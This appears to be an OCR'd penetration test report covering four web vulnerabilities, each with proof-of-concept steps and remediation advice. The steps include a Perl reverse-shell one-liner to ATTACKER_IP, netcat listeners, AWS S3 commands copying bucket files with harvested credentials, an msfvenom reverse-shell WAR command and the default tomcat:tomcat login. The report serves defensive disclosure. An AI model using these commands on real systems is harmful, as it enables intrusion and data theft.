

Security Assessment Findings Report

Confidential

Date: [redacted]

Penetration Tester: Erik Santana

Version [redacted]

Contents

Contact Information

Title	Name	Contact Information
Penetration Tester	Erik Santana	Email: [redacted]

Executive Summary

The penetration tester was tasked by [redacted] to perform a security [redacted] assessment from [redacted] This was completed via the [redacted]. During the assessment, the security posture of devices [redacted]. As requested by [redacted], only the [redacted] will be included as part of this report.

Engagement Scope

The scope of the engagement was limited to the following targets [redacted]:

[redacted]

[redacted]. The access [redacted] was limited to [redacted].

Engagement Scope Exclusions

There were no exclusions defined by [redacted]. No Denial-of-Service Attacks (DoS), phishing, or social engineering attacks were attempted during the test.

Testing Notes

During testing for [redacted], in addition to [redacted], the server presents a possible SQL Injection vulnerability. During testing, basic SQL injection commands were observed and registered. This vulnerability was not included as part of the report because it did not lead to a full server compromise, but it is something we want the security development team to be aware of so that remediate the issue promptly.



Figure 1 - SQL injection in Insert parameter allowed posting as another user and to gather database and system details.

Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that is used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Vulnerability Summary

Penetration Test Findings

Based on OWASP Top 10

Finding	Severity	Recommendation
A03:2021 – Injection	Critical	Use positive server-side input validation.
A01:2021 – Broken Access Control	Critical	Implement access control mechanisms.
A07:2021 – Identification and Authentication Failures	Critical	Implement hardened password recovery features.
A05:2021 – Identification and Authentication Failures	Critical	Reconfigure default accounts and passwords.
A03:2021 – Broken Access Control	High	Disable web server directory listing and make sure that backup files are not present within web roots.

Technical Findings

Internal Penetration Test Findings

Finding 01 – Injection

Description	The vulnerable web page allows a malicious attacker to run unvalidated commands [redacted]
Criticality	Critical – This vulnerability is effective in allowing [redacted] compromise of the web server. This also in turn allowed access to an Amazon AWS S3 bucket which makes the system an attack vector for other systems in the network.
References	CWE-20: Improper Input Validation: https://cwe.mitre.org/data/definitions/20.html A03:2021 – Injection: https://owasp.org/Top10/A03_2021-Injection/

Proof of Concept

Note: This includes steps to follow by [redacted] security development team.

Host: [redacted]

Steps:

1. Using a browser like Firefox navigate to [redacted]
2. Notice that the website has an entry that allows direct command injection into the server without sanitation of any type and [redacted] (Fig.2). We proceed to get a stable remote shell to further analyze the system.
3. On the attacking system, establish a listener using *netcat: rlwrap nc -lvnp 4444*
4. On the victim system, run the following command to gain stable remote shell access: *perl -e 'use Socket;$i="ATTACKER_IP";$p=ATTACKER_PORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'*
5. Next, we use a one-liner from the LinPEAS - Linux Privilege Escalation Awesome Script page to gather intelligence on the system.
6. LinPEAS reports that there are AWS credentials in the system.
7. Using this information, we check for any AWS S3 buckets. A bucket is shown by the system using the following command: *aws --endpoint-url* [redacted] *s3 ls*
8. We proceed to list the files inside the bucket with the command: *aws --endpoint-url* [redacted] *s3 ls --recursive --human-readable --summarize s3:/* [redacted]

9. We download the files inside the share with the command: *aws --endpoint-url* [redacted] *s3 cp s3:/* [redacted], at which point the system is [redacted] compromised.

Evidence:



Figure 2 - Access to command line as [redacted]



Figure 3 - Remote shell access



Figure 4 - AWS credentials



Figure 5 - Accessing AWS S3 Bucket

Remediation

It is recommended to use positive server-side input validation. Also, to limit and validate user input. In this case, the preferable option would be to not allow direct access to the command line via the web page. Instead, just show the output of required data via parametrized options. [redacted].

Finding 02 – Broken Access Control

Description	The vulnerable GraphQL API have missing/broken access controls. In this instance, the [redacted] and [redacted] APIs use in combination, allow extraction of a privileged users account JWT (JSON Web Token) without proper validation. The [redacted] API allows for user data extraction without additional validation. the [redacted] allows an attacker to request a JWT without a password or any other type of unique identification, just the information supplied by the [redacted] API.
Criticality	Critical – This vulnerability is effective in allowing [redacted] compromise of a privileged account ([redacted]).
References	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor: https://cwe.mitre.org/data/definitions/200.html A01:2021 – Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Proof of Concept

Note: This includes steps to follow by [redacted] security development team.

Host: [redacted]

Steps:

1. Using a proxy application like Burp Suite and a browser like Firefox, navigate to [redacted]/.
2. On Burp Suite, navigate to the Proxy >> HTTP History tab and observe that the system is using a GraphQL API and the webshot.local address.
3. Using a tool like Clairvoyance, we generate a GraphQL schema to further enumerate the available API commands, since the system does not allow schema introspection: [redacted] *graphql -o schema.json -w google-10000-english.txt --progress*
4. Using a Burp Suite extension called InQL we analyze the endpoint using the outputted schema. The following APIs are observed: [redacted], [redacted], and [redacted]. Note: The [redacted] API is obtained by fuzzing during the enumeration phase of the attack.
5. We use the [redacted] API to gain user data. (Fig. 5)
6. Using the [redacted] API call we gain a JWT for the privileged user [redacted].
7. Using a tool like Postman, we setup an API call with the recently obtained JWT and the [redacted] API call, we proceed to [redacted] compromise [redacted].

Evidence:



Figure 6 - GraphQL API Endpoints data from INQL (Burp Suite)



Figure 7 - [redacted] API allows for user data extraction without validation.

Figure 8 – Gathering a JWT for [redacted] user [redacted]



Figure 9 - Using Postman to access an API with privileged authentication.

Remediation

To secure access to the GraphQL API, developers should validate that the current user has the authority to view/mutate/modify the data as per their request and enforce authorization controls on endpoints and edges. It is recommended that a reevaluation of the authentication/authorization controls on the [redacted] and [redacted] is taken into consideration.

Finding 03 – Identification and Authentication Failures

Description	The password recovery feature has vulnerability that allows brute forcing of a user's [redacted], which in turn allows an attacker to obtain the compromised account password. In this instance, the site [redacted].
Criticality	Critical – This vulnerability is effective in allowing the compromise of a privileged account ([redacted]).
References	CWE-1390: Weak Authentication: https://cwe.mitre.org/data/definitions/1390.html A07:2021 – Identification and Authentication Failures: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Proof of Concept

Note: This includes steps to follow by [redacted] security development team.

Host: [redacted]

1. Using a proxy like Burp Suite and a browser like Firefox, navigate to [redacted]/forgot.php and attempt to recover the admin password.
2. Go to Burp Suite Proxy => HTTP History tab and right click on the event, and select “Send to Intruder.”
3. In the Intruder tab, set up the options as detailed in Fig. 11-12. Then proceed to run the attack.
4. You will observe that a response with the user credentials is obtained allowing access to the privileged user’s account.



Figure 10 - 4-digit recovery [redacted]



Figure 11 - Burp Suite Intruder settings



Figure 12 - Burp Suite Intruder settings



Figure 13 - [redacted] user password.

Remediation

Ensure that recovery account methods are complex in nature and not easily guessable via brute-force attack methods. Limit or increasingly delay failed password recovery attempts. Ensure registration and credential recovery are hardened against account enumeration attacks by using the same messages for all outcomes. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.

Finding 04 – Identification and Authentication Failures

Description	The web server has the default credentials in place for the Apache Tomcat web server environment via the manager portal.

Criticality	Critical – This vulnerability allowed remote access control of the server via the command line interface.
References	CWE-1392: Use of Default Credentials: https://cwe.mitre.org/data/definitions/1392.html A07:2021 – Identification and Authentication Failures: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Proof of Concept

Note: This includes steps to follow by [redacted] security development team.

Host: [redacted]

Steps:

1. Using a network scanner like Nmap Automator, proceed to scan host [redacted] using the following command: *nmapautomator -H* [redacted]
2. You will notice that the Tomcat management page is accessible. Proceed to login with the default tomcat:tomcat username and password combination.
3. Generate a Tomcat Web Application Deployment payload using a tool like msfvenom, that will allow us to further compromise the server: *msfvenom -p java/jsp_shell_reverse_tcp LHOST=ATTACKER_IP LPORT=ATTACKER_PORT -f war -o revshell.war*
4. On the attacking system, establish a listener using the command: *netcat: rlwrap nc -lvnp 4444*
5. Upload the file via the management console and you will gain access to the remote system.



Figure 14 - Apache Tomcat Management Console listing in Nmap

